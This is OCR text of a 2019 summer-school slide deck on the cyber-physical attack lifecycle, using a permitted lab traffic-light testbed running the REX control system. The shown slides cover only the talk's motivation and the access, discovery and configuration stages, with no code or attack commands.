Cyber-Physical Attack Lifecycle: Hacking traffic light systems

Marina Krotofil

COINS summer school on Security Applications, Lesbos, Greece
26-27.07.2019

Note

This session is based on the talk:

M. Krotofil, A.D “Hack Like a Movie Star: Step-by-step guide to crafting SCADA payloads for physical attacks with catastrophic consequences”, Zeronights, Moscow, Russia, 2015.

http://2015.zeronights.org/assets/files/12-Krotofil.pdf

Movies are inspiring….


Hacking traffic lights in „The Italian Job“ movie…

But how realistic the scenario? ;-)

https://en.wikipedia.org/wiki/The_Italian_Job_(2003_film)


Prehistory or Why this talk

Prehistory: Hacking chemical plants




M. Krotofil. Hacking Chemical Plants for Competition and Extortion. Black Hat USA (2015)
J. Larsen. Breakage. Black Hat Federal (2007)


At DefCon ICS village



- Several types of control systems (traffic lights, robots, power grid) available for hacking
- Many hacking master minds
- Applied techniques they use to hack IT systems
  - Nmap-ing & traffic analysis
  - Firing vulnerabilities scanners to get shell
  - <u>No success & lost interest</u>

Cyber-physical attack lifecycle will help you!






CybatiWorks Traffic Light kit

- Semi-handcrafted demo tool
  - Legally obtained image from the Internet
  - Own hardware components
  - Permission for full disclosure

  Thanksgiving: Matthew Luallen of Cybati




Our first testbed (minimal physical model to get started, but full-blown control system)

https://cybati.org/cybatiworks

Project kick-off meeting :-)

Access



Getting in


- Somewhere out there in the world there is a lonely traffic light system. How do you connect to it?

Getting in

- In our case the system is just in front of us

That was hard!


Discovery




ZERO NIGHTS 2015

American traffic-light-controlled crossroad

Configuration



Rex control system




- **REX Control System** is a family of software products for automation projects
- **RexDraw** - development tool for creation of control programs
- **RexView** - diagnostic tool, allows watching the runtime core execution of control algorithm
- **RexCore** - run time environment handles timing and execution of control algorithms


https://www.rexcontrols.com/rex-control-system-raspberry-pi

Cyber-physical system

